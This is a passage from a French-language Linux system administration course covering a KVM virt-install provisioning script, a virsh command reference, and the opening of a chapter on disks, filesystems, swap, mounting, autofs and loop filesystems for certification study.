## selon le profil (baseline) défini dans la variable $type
nohup \
/bin/virt-install \
--virt-type kvm \
--name=$name \
--disk path=$vol/$name.$format,size=$size,format=$format \
--ram=$ram \
--vcpus=$vcpus \
--os-variant=rhel7 \
--network bridge=$bridge \
--graphics none \
--noreboot \
--console pty,target_type=serial \
--location $mirror \
-x "ks=$conf/$temp.ks console=ttyS0,115200n8 serial" \
> /dev/null 2>&1 &

## choix installation cdrom avec Kickstart local
#ks=/var/www/html/conf
#iso=path/to/iso
#--cdrom $iso \
#--initrd-inject=$temp.ks -x "ks=file:$temp.ks console=ttyS0,115200n8 serial" \
}

if [ $type = small ] ; then
    size=8
    format=qcow2
    ram=1024
    vcpus=1
    bridge=virbr0
    installation
elif [ $type = medium ] ; then
    size=16
    format=qcow2
    ram=2048
    vcpus=2
    bridge=virbr0
    installation
elif [ $type = large ] ; then
    size=32
    format=qcow2
    ram=4096
    vcpus=4
    bridge=virbr0
    installation
else
    exit
fi
}

gest_dom
prep_ks
virt_install

# rm -f $www/$temp.ks

```

15. Surveillance

...

16. Commandes Virsh

```
virsh # version
Compiled against library: libvirt 2.0.0
Using library: libvirt 2.0.0
Utilisation de l'API : QEMU 2.0.0
Exécution de l'hyperviseur : QEMU 1.5.3
```

16.1. Domain Management (help keyword 'domain')

- `attach-device` attacher un périphérique depuis un fichier XML
- `attach-disk` attacher un périphérique disque
- `attach-interface` attacher une interface réseau
- `autostart` démarrer automatiquement un domaine
- `blkdeviotune` Set or query a block device I/O tuning parameters.
- `blkiotune` Get or set blkio parameters
- `blockcommit` Start a block commit operation.
- `blockcopy` Start a block copy operation.
- `blockjob` Manage active block operations
- `blockpull` Populate a disk from its backing image.
- `blockresize` Modifie la taille d'un périphérique bloc de domaine.
- `change-media` Change media of CD or floppy drive
- `console` se connecter à la console invitée
- `cpu-baseline` compute baseline CPU
- `cpu-compare` compare host CPU with a CPU described by an XML file
- `cpu-stats` show domain cpu statistics
- `create` créer un domaine depuis un fichier XML
- `define` définir (mais ne pas démarrer) un domaine depuis un fichier XML
- `desc` show or set domain's description or title
- `destroy` destroy (stop) a domain
- `detach-device` détacher un périphérique depuis un fichier XML
- `detach-disk` détacher un périphérique disque
- `detach-interface` détacher une interface réseau
- `domdisplay` domain display connection URI
- `domfsfreeze` Freeze domain's mounted filesystems.
- `domfsthaw` Thaw domain's mounted filesystems.
- `domfsinfo` Get information of domain's mounted filesystems.
- `domfstrim` Invoke fstrim on domain's mounted filesystems.
- `domhostname` print the domain's hostname
- `domid` convertir un nom de domaine ou UUID en ID de domaine
- `domif-setlink` set link state of a virtual interface
- `domiftune` get/set parameters of a virtual interface
- `domjobabort` abort active domain job
- `domjobinfo` domain job information
- `domname` convertir l'ID ou l'UUID du domaine en nom de domaine
- `domrename` rename a domain
- `dompmsuspend` suspend a domain gracefully using power management functions
- `dompmwakeup` wakeup a domain from pmsuspended state
- `domuuid` convertir un ID ou un nom de domaine en UUID de domaine
- `domxml-from-native` Convert native config to domain XML
- `domxml-to-native` Convert domain XML to native config
- `dump` vider l'espace mémoire d'un domaine dans un fichier pour analyse
- `dumpxml` informations du domaine en XML
- `edit` edit XML configuration for a domain
- `event` Domain Events
- `inject-nmi` Inject NMI to the guest

- `iothreadinfo` view domain IOThreads
- `iothreadpin` control domain IOThread affinity
- `iothreadadd` add an IOThread to the guest domain
- `iothreaddel` delete an IOThread from the guest domain
- `send-key` Send keycodes to the guest
- `send-process-signal` Send signals to processes
- `lxc-enter-namespace` LXC Guest Enter Namespace
- `managedsave` managed save of a domain state
- `managedsave-remove` Remove managed save of a domain
- `memtune` Get or set memory parameters
- `perf` Get or set perf event
- `metadata` show or set domain's custom XML metadata
- `migrate` migrer un domaine vers un autre hôte
- `migrate-setmaxdowntime` set maximum tolerable downtime
- `migrate-compcache` get/set compression cache size
- `migrate-setspeed` Set the maximum migration bandwidth
- `migrate-getspeed` Get the maximum migration bandwidth
- `migrate-postcopy` Switch running migration from pre-copy to post-copy
- `numatune` Get or set numa parameters
- `qemu-attach` QEMU Attach
- `qemu-monitor-command` QEMU Monitor Command
- `qemu-monitor-event` QEMU Monitor Events
- `qemu-agent-command` QEMU Guest Agent Command
- `reboot` redémarrer un domaine
- `reset` reset a domain
- `restore` restaurer un domaine à partir d'un état sauvé dans un fichier
- `resume` réactiver un domaine
- `save` enregistrer l'état du domaine dans un fichier
- `save-image-define` redefine the XML for a domain's saved state file
- `save-image-dumpxml` saved state domain information in XML
- `save-image-edit` edit XML for a domain's saved state file
- `schedinfo` montrer/définir les paramètres du planificateur
- `screenshot` take a screenshot of a current domain console and store it into a file
- `set-user-password` set the user password inside the domain
- `setmaxmem` changer la limite maximum de mémoire
- `setmem` changer la mémoire allouée
- `setvcpus` changer le nombre de processeurs virtuels
- `shutdown` arrêter un domaine proprement
- `start` démarrer un domaine (précédemment défini)
- `suspend` suspendre un domaine
- `ttyconsole` console TTY
- `undefine` undefine a domain
- `update-device` update device from an XML file
- `vcpucount` domain vcpu counts
- `vcpuinfo` detailed domain vcpu information
- `vcpupin` control or query domain vcpu affinity
- `emulatorpin` control or query domain emulator affinity
- `vncdisplay` affichage vnc
- `guestvcpus` query or modify state of vcpu in the guest (via agent)

16.2. Domain Monitoring (help keyword 'monitor')

- `domblkerror` Show errors on block devices
- `domblkinfo` domain block device size information
- `domblklist` list all domain blocks
- `domblkstat` retourner les statistiques d'un périphérique en mode bloc pour un domaine
- `domcontrol` domain control interface state
- `domif-getlink` get link state of a virtual interface
- `domifaddr` Get network interfaces' addresses for a running domain
- `domiflist` list all domain virtual interfaces

- `domifstat` obtenir les statistiques d'une interface réseau pour un domaine
- `dominfo` informations du domaine
- `dommemstat` get memory statistics for a domain
- `domstate` état du domaine
- `domstats` get statistics about one or multiple domains
- `domtime` domain time
- `list` lister les domaines

16.3. Host and Hypervisor (help keyword 'host')

- `allocpages` Manipulate pages pool size
- `capabilities` capacités
- `cpu-models` CPU models
- `domcapabilities` domain capabilities
- `freecell` Mémoire NUMA disponible
- `freepages` NUMA free pages
- `hostname` afficher le nom d'hôte de l'hyperviseur
- `maxvcpus` connection vcpu maximum
- `node-memory-tune` Get or set node memory parameters
- `nodecpumap` node cpu map
- `nodecpustats` Prints cpu stats of the node.
- `nodeinfo` informations du noeud
- `nodememstats` Prints memory stats of the node.
- `nodesuspend` suspend the host node for a given time duration
- `sysinfo` print the hypervisor sysinfo
- `uri` afficher l'URI canonique de l'hyperviseur
- `version` afficher la version

16.4. Interface (help keyword 'interface')

- `iface-begin` create a snapshot of current interfaces settings, which can be later committed (`iface-commit`) or restored (`iface-rollback`)
- `iface-bridge` create a bridge device and attach an existing network device to it
- `iface-commit` commit changes made since `iface-begin` and free restore point
- `iface-define` define an inactive persistent physical host interface or modify an existing persistent one from an XML file
- `iface-destroy` destroy a physical host interface (disable it / "if-down")
- `iface-dumpxml` interface information in XML
- `iface-edit` edit XML configuration for a physical host interface
- `iface-list` list physical host interfaces
- `iface-mac` convert an interface name to interface MAC address
- `iface-name` convert an interface MAC address to interface name
- `iface-rollback` rollback to previous saved configuration created via `iface-begin`
- `iface-start` start a physical host interface (enable it / "if-up")
- `iface-unbridge` undefine a bridge device after detaching its slave device
- `iface-undefine` undefine a physical host interface (remove it from configuration)

16.5. Network Filter (help keyword 'filter')

- `nwfilter-define` define or update a network filter from an XML file
- `nwfilter-dumpxml` network filter information in XML
- `nwfilter-edit` edit XML configuration for a network filter
- `nwfilter-list` list network filters
- `nwfilter-undefine` undefine a network filter

16.6. Networking (help keyword 'network')

- `net-autostart` démarrer automatiquement un réseau
- `net-create` créer un réseau depuis un fichier XML
- `net-define` define an inactive persistent virtual network or modify an existing persistent one from an XML file
- `net-destroy` destroy (stop) a network
- `net-dhcp-leases` print lease info for a given network
- `net-dumpxml` informations du réseau en XML

- `net-edit` edit XML configuration for a network
- `net-event` Network Events
- `net-info` network information
- `net-list` lister les réseaux
- `net-name` convertir l'UUID d'un réseau en nom de réseau
- `net-start` démarrer un réseau inactif (précédemment défini)
- `net-undefine` undefine a persistent network
- `net-update` update parts of an existing network's configuration
- `net-uuid` convertir le nom d'un réseau en UUID de réseau

16.7. Node Device (help keyword 'nodedev')

- `nodedev-create` create a device defined by an XML file on the node
- `nodedev-destroy` destroy (stop) a device on the node
- `nodedev-detach` detach node device from its device driver
- `nodedev-dumpxml` node device details in XML
- `nodedev-list` enumerate devices on this host
- `nodedev-reattach` reattach node device to its device driver
- `nodedev-reset` reset node device

16.8. Secret (help keyword 'secret')

- `secret-define` define or modify a secret from an XML file
- `secret-dumpxml` secret attributes in XML
- `secret-get-value` Output a secret value
- `secret-list` list secrets
- `secret-set-value` set a secret value
- `secret-undefine` undefine a secret

16.9. Snapshot (help keyword 'snapshot')

- `snapshot-create` Create a snapshot from XML
- `snapshot-create-as` Create a snapshot from a set of args
- `snapshot-current` Get or set the current snapshot
- `snapshot-delete` Delete a domain snapshot
- `snapshot-dumpxml` Dump XML for a domain snapshot
- `snapshot-edit` edit XML for a snapshot
- `snapshot-info` snapshot information
- `snapshot-list` List snapshots for a domain
- `snapshot-parent` Get the name of the parent of a snapshot
- `snapshot-revert` Revert a domain to a snapshot

16.10. Storage Pool (help keyword 'pool')

- `find-storage-pool-sources-as` find potential storage pool sources
- `find-storage-pool-sources` discover potential storage pool sources
- `pool-autostart` démarrer automatiquement un pool
- `pool-build` construire un pool
- `pool-create-as` créer un pool depuis un ensemble d'arguments
- `pool-create` créer un pool depuis un fichier XML
- `pool-define-as` définir un pool à partir d'un ensemble d'argument
- `pool-define` define an inactive persistent storage pool or modify an existing persistent one from an XML file
- `pool-delete` effacer un pool
- `pool-destroy` destroy (stop) a pool
- `pool-dumpxml` informations du pool en XML
- `pool-edit` edit XML configuration for a storage pool
- `pool-info` informations du pool de stockage
- `pool-list` lister les pools
- `pool-name` convertir l'UUID d'un pool en nom de pool
- `pool-refresh` rafraîchir un pool
- `pool-start` démarrer un pool inactif (précédemment défini)

- `pool-undefine` supprimer un pool inactif
- `pool-uuid` convertir le nom d'un pool en UUID de pool
- `pool-event` Storage Pool Events

16.11. Storage Volume (help keyword 'volume')

- `vol-clone` cloner un volume.
- `vol-create-as` créer un volume depuis un ensemble d'arguments
- `vol-create` créer un volume depuis un fichier XML
- `vol-create-from` create a vol, using another volume as input
- `vol-delete` supprimer un volume
- `vol-download` download volume contents to a file
- `vol-dumpxml` informations du volume en XML
- `vol-info` informations du volume de stockage
- `vol-key` renvoie la clé du volume pour un nom ou un chemin donné de volume
- `vol-list` lister les volumes
- `vol-name` returns the volume name for a given volume key or path
- `vol-path` renvoie le chemin vers le volume pour un nom ou une clé donnée de volume
- `vol-pool` renvoie le pool de stockage pour un nom ou un chemin donné de volume
- `vol-resize` modifier la taille d'un volume
- `vol-upload` upload file contents to a volume
- `vol-wipe` wipe a vol

16.12. Virsh itself (help keyword 'virsh')

- `cd` change the current directory
- `echo` echo arguments
- `exit` quitter ce terminal interactif
- `help` imprimer l'aide
- `pwd` print the current directory
- `quit` quitter ce terminal interactif
- `connect` (re)connecter à l'hyperviseur

Disques et stockage LVM

- Objectifs de certification
 - Linux Essentials
 - RHCSA EX200
 - LPIC 1
 - LPIC 2
- 1. Rappels théoriques
 - Disques : commandes à retenir
 - Concepts
 - 1.1. Partitionnement
 - 1.2. Systèmes de fichiers
 - 1.3. Types de FS
 - FS à journalisation
 - Table de comparaison
 - 1.4. Auditer les disques
 - 1.5. Formatage
 - Ext3/Ext4
 - XFS
 - SWAP
 - 1.6. Montage du système de fichier
 - Montage manuel
 - Montage au démarrage
 - Montage automatique
 - 1.7. Créer un système de fichier loop
 - 1.8. Quotas
- 2. RAID
 - 2.1. RAID 0 : volume agrégé par bandes
 - 2.2. RAID 1 : Disques en miroir
 - 2.3. RAID 5 : volume agrégé par bandes à parité répartie
- 3. Logical Volume Manager LVM
 - 3.1. Prise d'information
 - 3.2. Casus
 - 3.3. Solution LVM
 - 3.4. Concepts
 - Système de fichiers LV VG PV
 - Extents
- 4. Opérations
 - 4.1. Déploiement
 - Installation
 - Partition racine unique et /boot
 - Création d'un LV initial
 - Mirroring
 - 4.2. Redimensionnement dynamique
 - Extension à chaud en EXT4
 - Extension à chaud en XFS
 - Réduction en EXT4 : démonté et vérifié
 - Remplacement d'un espace de stockage (disque SATA, partition) en mode linear
 - Remplacement d'un espace de stockage (disque SATA, partition) en mode mirroring
 - Remplacement d'un disque d'un array RAID logiciel sur PV utilisé
 - Destruction d'un LV
 - Destruction d'un VG
 - Destruction d'un PV
 - 4.3. Snapshots
- 5. Cas 1 : Démo LVM
 - Phase 1 : Physical Volumes
 - Prise d'information
 - Création de PV

- Scan de tous les périphériques LVM
- Vérification PV
- Phase 2 : Volume Group
 - Création du VG vg1
 - Vérification du VG
- Phase 3 : Logical Volumes
 - Création des LV
 - Vérification
- Phase 4 : Formatage
- Phase 5 : Points de montage
- 6. Cas 2 : RAID5 et LVM
 - Scénario
 - Schéma
 - 1. Configuration de 3 disques de 4Go en RAID5 logiciel
 - 2. Configuration LVM à 4Go
 - 2.1. Ajout de l'array dans un PV
 - 2.2. Création du VG
 - 2.3. Création de la partition de 4G
 - 3. Système de fichier XFS
 - Formatage XFS
 - Point de montage
 - 4. Ajout d'un 4e disque de 4Go
 - 4.1. Création d'un partition /dev/sde1
 - 4.2. Ajout du disque dans l'array
 - 4.3. Extension l'array sur les partitions
 - 4.4. Extension du PV
 - 4.5. Extension du VG :
 - 4.6. Extension du LV :
 - 4.7. Reformatage dynamique, extension du FS
 - 5. Snapshot
 - 5.1. Fichier de test
 - 5.2. Création d'un snapshot de 1Go :
 - 5.3. Suppression du fichier de test :
 - 5.4. Montage du snapshot
 - 6. Test RAID
- Notes
 - 7. Cas 3 : automatisation
 - 7.1. Partage
 - Solution en ligne de commande
 - Scripts d'ajout d'un utilisateur (1)
 - Scripts d'ajout d'un utilisateur (1)
 - 7.2. Script de sauvegarde automatique LVM via snapshots
 - 8. ISO9960
 - 9. Chiffrement
 - 10. Disques réseau
 - 10.1. Montage NFS
 - 10.2. Montage CIFS
 - 10.3. iSCSI

Objectifs de certification

Linux Essentials

- Topic 4: The Linux Operating System (weight: 8)
 - 4.3 Where Data is Stored

RHCSA EX200

- 3.Configurer le stockage local
 - 3.1. *Lister, créer, supprimer des partitions sur des disques MBR et GPT*

- 3.2. Créer et supprimer des volumes physiques, attribuer des volumes physiques aux groupes de volumes, ainsi que créer et supprimer des volumes logiques
- 3.3. Configurer des systèmes pour monter des systèmes de fichiers au démarrage par identificateur UUID ou étiquette
- 3.4. **Ajouter de nouvelles partitions et de nouveaux volumes logiques et changer de système de manière non destructive**
- 4.Créer et configurer des systèmes de fichiers
 - 4.1. Créer, monter, démonter et utiliser des systèmes de fichiers vfat, ext4 et xfs
 - 4.2. **Monter et démonter des systèmes de fichiers réseau CIFS et NFS**
 - 4.3. Étendre des volumes logiques existants

LPIC 1

- *Sujet 104 : Disques, systèmes de fichiers Linux , arborescence de fichiers standard (FHS)*
 - 104.1 Création des partitions et des systèmes de fichiers
 - 104.2 Maintenance de l'intégrité des systèmes de fichiers
 - 104.3 Montage et démontage des systèmes de fichiers
 - 104.4 Gestion des quotas de disque
 - 104.5 Gestion des permissions et de la propriété sur les fichiers

LPIC 2

- *Sujet 203 : Systèmes de fichiers et périphériques*
 - 203.1 Intervention sur le système de fichiers Linux (valeur : 4)
 - 203.2 Maintenance des systèmes de fichiers Linux (valeur : 3)
 - 203.3 Options de création et de configuration des systèmes de fichiers (valeur : 2)
- *Sujet 204 : Administration avancée des périphériques de stockage*
 - 204.1 Configuration du RAID logiciel (valeur : 3)
 - 204.2 Ajustement des accès aux périphériques de stockage (valeur : 2)
 - 204.3 Gestionnaire de volumes logiques (valeur : 3)

1. Rappels théoriques

Disques : commandes à retenir

- cat /proc/partitions
- ls /dev/sd* || ls /dev/vd*
- blkid
- lsblk
- findmnt
- df -h
- du
- man du
- fdisk
- gdisk
- mkfs.*
- cat /etc/fstab
- cat /etc/mtab
- mount
- mount -a
- mkswap
- swapon
- swapoff
- partprobe
- fsck.*
- mkfs , mkfs.*
- dumpe2fs, xfsdump, xfsrestore
- debugfs
- tune2fs
- xfs_info , xfs_check et xfs_repair
- smartd , smartctl
- mdadm.conf

- `mdadm`
- `/proc/mdstat`

Concepts

- Partitions
- Systèmes de fichier EXT3, EXT4, BTRFS, XFS, NFS
- Structure du système de fichier
- Le système de fichier EXT4
- Le système de fichier XFS
- Le système de fichier NFS
- Le système de fichier CIFS
- LVM
- Opérations LVM
- RAID
- Swap
- Quotas

1.1. Partitionnement

Un disque est composé d'une ou plusieurs partitions dont la table est contenue dans le MBR (Master Boot Record) ou dans le GUID Partition Table (GPT) :

Le MBR (Master Boot Record) définit des tables primaires, étendue, logiques.

On utilise `fdisk` pour configurer le MBR et `gdisk` peut configurer le GPT.

Les caractéristiques d'une partition sont :

- La taille en secteurs
- Un drapeau qui indique si elle est active
- Le type de partition

Une partition peut être utilisée pour héberger :

- un système de fichiers
- un espace Swap
- une application

1.2. Systèmes de fichiers

Les données sont normalement présentées à l'utilisateur et aux programmes selon une organisation structurée, sous la forme de répertoires et de fichiers. Pour pouvoir stocker ces données structurées sur un périphérique, il faut utiliser un format qui les représente sous la forme d'une succession de blocs de données : c'est ce qu'on appelle un système de fichiers. Un FS est concrètement une arborescence de fichiers stockée typiquement dans une partition ou un LV.

Est associé à chaque système de fichiers :

- un pilote du noyau
- des structures de données mémoire et disque
- des utilitaires qui permettent la création et la maintenance du FS, voire sa sauvegarde

Formater un FS, c'est formater une partition en écrivant sur disque les tables système (Superbloc, table d'inode, répertoire racine, ...) associé à son type.

Un FS contient différentes tables système :

- Le super-bloc qui contient les données générales (taille, montage, ...)
- La table des inodes qui contient la table de description et d'allocation des fichiers, chaque fichier étant représenté par un numéro d'inoeuds (inode).
- Un répertoire est une table de correspondance de fichiers/numéro d'inoeud.

Les fichiers hébergés par un FS ne sont accessibles que s'ils sont montés c'est-à-dire s'il est associé à un répertoire (répertoire de montage).

1.3. Types de FS

- Ext2

- Journalisés :
 - ext3
 - ext4
 - reiserfs
 - xfs
 - btrfs
- Microsoft :
 - msdos
 - fat
 - ntfs
- CD-Rom : iso9660
- Réseau :
 - nfs
 - cifs
- Réseau Cluster :
 - ...
- Système :
 - proc
 - sys
 - udev
 - selinux
 - cgroup
 - cpuset
- Spéciaux :
 - tmpfs
 - unionfs (persistance live-usb)
 - aufs
 - cachefs
 - cramfs
 - squashfs
 - fuse
- Loop

FS à journalisation

ext3 est une évolution de **ext2** et a pour principale différence l'utilisation d'un fichier journal, lui permettant ainsi d'éviter la longue phase de récupération lors d'un arrêt brutal de la machine.

Bien que ses performances soient moins appréciées que celles de certains de ses compétiteurs, comme **ReiserFS** ou **XFS**, il a l'avantage majeur de pouvoir être utilisé à partir d'une partition ext2, sans avoir à sauvegarder et à restaurer des données (un système de fichiers ext3 peut être monté et utilisé comme un système de fichiers ext2). Tous les utilitaires de maintenance pour les systèmes de fichiers ext2, comme fsck, peuvent également être utilisés avec ext3.

Son avantage sur **ReiserFS**, lui aussi journalisé, est la possibilité de mettre en œuvre le logiciel dump, abondamment utilisé en entreprise pour les sauvegardes.

ext3 alloue les blocs libres juste à côté des autres blocs utilisés par le fichier, ce qui a pour effet de minimiser l'espace physique entre les blocs.

Beaucoup moins assujetti, il est néanmoins par définition fragmenté, c'est pourquoi son successeur **ext4** inclut un utilitaire de défragmentation natif travaillant au niveau des bits et gérant la défragmentation à chaud.

ext4 garde une compatibilité avec son prédecesseur et est considéré par ses propres concepteurs comme une étape intermédiaire devant mener à un vrai système de fichiers de nouvelle génération tel que **Btrfs**. Toutefois, ext4 est une étape utile et non une simple solution temporaire.

Table de comparaison

Inspiré de https://doc.ubuntu-fr.org/systeme_de_fichiers#comparaison_de_systemes_de_fichiers

Nom du système de fichiers	Taille maximale d'un fichier	Taille maximale d'une partition	Journalisée ou non ?	Gestion des droits d'accès?	Notes

ext2fs (Extended File System)	2 TiB	4 TiB	Non	Oui	Extended File System est le système de fichiers natif de Linux. En ses versions 1 et 2, on peut le considérer comme désuet, car il ne dispose pas de la journalisation. Ext2 peut tout de même s'avérer utile sur des disquettes 3½ et sur les autres périphériques dont l'espace de stockage est restreint, car aucun espace ne doit être réservé à un journal, par de l'embarqué en temps réel.
ext3fs	2 TiB	4 TiB	Oui	Oui	ext3 est essentiellement ext2 avec la gestion de la journalisation. Il est possible de passer une partition formatée en ext2 vers le système de fichiers ext3 (et vice versa) sans formatage.
ext4fs	16 TiB	1 EiB	Oui	Oui	ext4 est le successeur du système de fichiers ext3. Il est cependant considéré par ses propres concepteurs comme une solution intermédiaire en attendant le vrai système de nouvelle génération que sera Btrfs
ReiserFS	8 TiB	16 TiB	Oui	Oui	Développé par Hans Reiser et la société Namesys, ReiserFS est reconnu particulièrement pour bien gérer les fichiers de moins de 4 ko. Un avantage du ReiserFS, par rapport à ext3, est qu'il ne nécessite pas une hiérarchisation aussi poussée: il s'avère intéressant pour le stockage de plusieurs fichiers temporaires provenant d'Internet. Par contre, ReiserFS n'est pas recommandé pour les ordinateurs portables, car le disque dur tourne en permanence, ce qui consomme beaucoup d'énergie.
XFS	8 EiB	16 EiB	oui	oui	Performant et flexible. Attention, il n'est pas possible de réduire une partition xfs
FAT (File Allocation Table)	2 GiB	2 GiB	Non	Non	Développé par Microsoft, ce système de fichiers se rencontre moins fréquemment aujourd'hui. Il reste néanmoins utilisé sur les disquettes 3½ formatées sous Windows et devrait être utilisé sous Linux si une disquette doit aussi être lue sous Windows. Il est aussi utilisé par plusieurs constructeurs comme système de fichiers pour cartes mémoires (memory sticks), car, bien documenté, ce système de fichiers reste le plus universellement utilisé et accessible.
FAT32	4 GiB	8 TiB	Non	Non	Ce système de fichiers, aussi créé par Microsoft, est une évolution de son précurseur. Depuis ses versions 2000 SP4 et XP, Windows ne peut pas formater (ou bloquer volontairement le formatage) une partition en FAT32 d'une taille supérieure à 32 Go. Cette limitation ne s'applique pas sous Linux, de même qu'avec des versions antérieures de Windows. Une partition FAT32 d'une taille supérieure à 32 Go déjà formatée pourra être lue par Windows, peu importe sa version.
NTFS (New Technology File System)	16 TiB	256 TiB	Oui	Oui	Ce système de fichiers a aussi été développé par Microsoft, et il reste très peu documenté. L'écriture depuis Linux sur ce système de fichiers est stable à l'aide du pilote ntfs-3g. Ce pilote est inclus de base dans Ubuntu, et disponible en paquets dans les dépôts pour les versions antérieures.
exFAT	16 TiB	256 TiB	Oui	Oui	Ce système de fichiers a aussi été développé par Microsoft. L'écriture depuis Linux sur ce système de fichiers est stable à l'aide du pilote exfat-fuse.

Légende des unités : EiB = Exbibioctets (1024 pébibioctets) :: PiB = Pébibioctet (1024 tébibioctet) :: TiB = Tébibioctet (1024 gibiobctets) :: GiB = Gibioctet (1024 mibioctets)

1.4. Auditer les disques

Lister les disques et les partitions

```
cat /proc/partitions
fdisk -l
```

Lister les FS disponibles :

```
cat /proc/filesystems
```

Points de montages :

```
lsblk
blkid
cat /proc/mounts
findmnt --fstab-
```

Points de montage automatiques :

```
cat /etc/fstab
cat /etc/mtab
df -Th
```

Commandes sur les fichiers

```
du -sh /
stat nomdefichier
```

1.5. Formatage

Ext3/Ext4

La commande `mk2fs` fait appel à des programmes de plus bas niveau comme `mkfs.ext3` ou `mkfs.ext4`

Pour formater un périphérique en, on retiendra :

EXT2

```
mk2fs /dev/sdx1
```

en EXT3

```
mk2fs -j /dev/sdx1
```

ou

```
mkfs.ext3 /dev/sdx1
```

ou encore

```
mk2fs -t ext3 /dev/sdx1
```

en EXT4

```
mkfs.ext4 /dev/sdx1
```

On retiendra d'autres commandes EXT comme :

- `tune2fs -l /dev/sdx1` qui affiche les paramètres d'un FS ext3
- `e2fsck /dev/sdx1` qui vérifie ou répare `-y` un FS
- `dumpe2fs /dev/sdx1` qui affiche des informations sur un FS
- `e2label /dev/sdx1` qui affiche ou modifie l'étiquette d'un FS
- `tune2fs -c mmc` qui modifie les paramètres d'un FS (vérification après un nombre maximal de montage)
- `resize2fs` redimensionne un FS
- `debugfs`
- `e2image` sauvegarde les métadonnées dans un fichier, lisible avec `debugfs -i` ou `dumpe2fs -i`
- `e2freefrag` affiche la fragmentation de la place libre
- `e2undo` rejoue le journal qui n'a pas été accompli
- `tune2fs -j /dev/sdx1` convertit un FS ext2 en FS ext3
- `tune2fs -O extents,uninit_bg,dir_index /dev/sdx1` convertit un FS ext3 en FS ext4

XFS

En Debian8 :

```
apt-get install xfsprogs
```

- `xfs_admin`
- `xfs_bmap`
- `xfs_copy`
- `xfs_db`
- `xfs_estimate`
- `xfs_freeze`
- `xfs_fsr`
- `xfs_growfs`
- `xfs_info`
- `xfs_io`
- `xfs_logprint`
- `xfs_metadump`
- `xfs_mdrestore`
- `xfs_mkfile`
- `xfs_ncheck`
- `xfs_quota`

SWAP

La mémoire swap est un espace de stockage visant à pallier à un manque de mémoire vive du système. La mémoire swap sert à étendre la mémoire utilisable par un système d'exploitation par un fichier d'échange ou une partition dédiée.

- `mkswap` est la commande qui permet de créer un espace swap.
- `swapon` permet d'activer une swap
- `swapoff` permet de désactiver une swap

Les arguments possibles pour désigner l'espace de stockage swap :

- un fichier
- un périphérique type bloc, un disque, une partition
- un LABEL avec l'option `-L`
- un UUID avec l'option `-u`

La commande `swapon -s` permet de voir la configuration des mémoire SWAP.

1.6. Montage du système de fichier

Montage manuel

La commande `mount` permet de monter le FS d'un périphérique sous un répertoire local vide. C'est à partir de cet emplacement que le FS sera accessible.

La syntaxe de la commande `mount` est la suivante :

```
mount -t type -o options /dev/sdx1 /repertoire_vide
```

Les options habituelles, parmi d'autres, peuvent être `ro`, `rw`, `sync` (écriture synchrones sans passer par une mémoire cache) ou encore `loop` pour monter un fichier plutôt qu'un périphérique bloc.

La commande `umount` démonte le périphérique désigné à condition qu'il ne soit plus utilisé.

Montage au démarrage

Au démarrage, les différents FS d'un système seront montés selon indications du fichier `/etc/fstab`. Ce fichier contient six champs :

```
# <périphérique> <point de montage> <type> <options> <dump> <fsck>
/dev/sda1 / xfs defaults 0 1
/dev/sda2 /opt xfs defaults 0 0
```

Si les quatre premiers champs obligatoires sont assez évident, on notera les deux derniers champs optionnels :

- **dump** active la sauvegarde
- **fsck** réalise la vérification automatique du FS au démarrage. En EXT, la valeur est toujours **1** pour le répertoire racine **/**

La commande `mount -a` va lire le fichier `/etc/fstab` et monter les FS indiqués.

Le fichier `/etc/mtab` contient tous les FS que le noyau utilise.

Montage automatique

Le montage automatique (*autofs*) permet de définir des emplacements du système qui serviront de point de montage de manière opportune. Par exemple, lorsque l'emplacement `/data/backup` sera accédé, un périphérique bloc `/dev/sdx1` y sera monté.

Une table principale `/etc/auto.master` contient les emplacements et la référence pour cet emplacement dans une table secondaire qui contient les directives d'automontage. Le démon `autofs` vérifie en permanence l'accès à ces dossiers.

Ce mécanisme est utile notamment pour "automonter" des disques distants, des répertoires itinérants, etc.

Eventuellement en Centos 7, il faudra l'installer via `yum -y install autofs` et vérifier le démarrage du service via `systemctl status autofs`

Par exemple en Debian8 :

```
apt-get install autofs

Paramétrage de autofs (5.0.8-2+deb8u1) ...
Creating config file /etc/auto.master with new version
Creating config file /etc/auto.net with new version
Creating config file /etc/auto.misc with new version
Creating config file /etc/auto.smb with new version
Creating config file /etc/default/autofs with new version
update-rc.d: warning: start and stop actions are no longer supported; falling back to defaults
Traitement des actions différées (<> triggers >) pour systemd (215-17+deb8u6) ...
```

```
cat /etc/auto.{master,misc}

#
# Sample auto.master file
# This is an automounter map and it has the following format
# key [ -mount-options-separated-by-comma ] location
# For details of the format look at autofs(5).
#
#/misc    /etc/auto.misc
#
# NOTE: mounts done from a hosts map will be mounted with the
#       "nosuid" and "nodev" options unless the "suid" and "dev"
#       options are explicitly given.
#
#/net    -hosts
#
# Include /etc/auto.master.d/*.autofs
#
+dir:/etc/auto.master.d
#
# Include central master map if it can be found using
# nsswitch sources.
#
# Note that if there are entries for /net or /misc (as
# above) in the included master map any keys that are the
# same will not be seen as the first read key seen takes
# precedence.
#
+auto.master
#
# This is an automounter map and it has the following format
# key [ -mount-options-separated-by-comma ] location
# Details may be found in the autofs(5) manpage

cd      -fstype=iso9660,ro,nosuid,nodev   :/dev/cdrom

# the following entries are samples to pique your imagination
#linux      -ro,soft,intr      ftp.example.org:/pub/linux
#boot      -fstype=ext2        :/dev/hda1
```

```
#floppy      -fstype=auto      :/dev/fd0
#floppy      -fstype=ext2       :/dev/fd0
#e2floppy    -fstype=ext2       :/dev/fd0
#jaz         -fstype=ext2       :/dev/sdc1
#removable   -fstype=ext2       :/dev/hdd
```

1.7. Créer un système de fichier loop

Création d'un fichier de 1Go

```
# dd if=/dev/zero of=/root/fs_ext4.img bs=1M count=1024
1024+0 records in
1024+0 records out
1073741824 bytes (1,1 GB) copied, 2,94363 s, 365 MB/s
```

Formatage en ext4

```
# mkfs.ext4 /root/fs_ext4.img
mke2fs 1.42.9 (4-Feb-2014)
/root/fs_ext4.img is not a block special device.
Proceed anyway? (y,n) y
Discarding device blocks: done
Filesystem label=
OS type: Linux
Block size=4096 (log=2)
Fragment size=4096 (log=2)
Stride=0 blocks, Stripe width=0 blocks
65536 inodes, 262144 blocks
13107 blocks (5.00%) reserved for the super user
First data block=0
Maximum filesystem blocks=268435456
8 block groups
32768 blocks per group, 32768 fragments per group
8192 inodes per group
Superblock backups stored on blocks:
      32768, 98304, 163840, 229376

Allocating group tables: done
Writing inode tables: done
Creating journal (8192 blocks): done
Writing superblocks and filesystem accounting information: done
```

Montage

```
# mkdir /mnt/ext4
# mount -t ext4 -o loop /root/fs_ext4.img /mnt/ext4
# losetup -a
/dev/loop0: [fc00]:917833 (/root/fs_ext4.img)
